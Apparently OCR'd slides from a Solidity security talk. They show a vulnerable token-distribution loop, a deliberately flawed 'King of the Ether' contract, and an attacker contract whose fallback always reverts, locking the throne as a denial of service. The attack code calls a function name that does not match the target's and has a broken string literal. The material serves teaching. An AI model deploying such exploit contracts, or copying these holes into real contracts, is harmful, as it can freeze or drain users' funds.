
We look directly at line 70, the function distributeToken.

```
70  function distributeToken(address[] addresses, uint256 _value) {
71    for (uint i = 0; i < addresses.length; i++) {
72      balances[msg.sender] -= _value;
73      balances[addresses[i]] += _value;
74      transfer(msg.sender, addresses[i], _value);
75    }
```

DEMO

Denial of Service

“DOS is the abbreviation of Denial of Server. It will destroy the normal function of the contract, resulting in abnormal function or abnormal loop, resulting in a large consumption of Ether and Gas.”



Denial of Service

EXAMPLE

King of the Ether contract

```
1 pragma solidity ^0.4.22;
2     contract king{
3         address public owner;
4         uint256 public price;
5         function king(uint256 _price){
6             require(_price > 0);
7             owner = msg.sender;
8         }
9
10        function becomeking() payable{
11            require(msg.value >= price * 2);
12            owner.transfer(price);
13            owner = msg.sender;
14            price = price * 2;
15        }
16    }
```

```
contract Attack {
    function () { revert(); }

    function Attack(address _target) payable {
        _target.call.value(msg.value)(bytes4(keccak256("becomePresident())));
    }
}
```

DEMO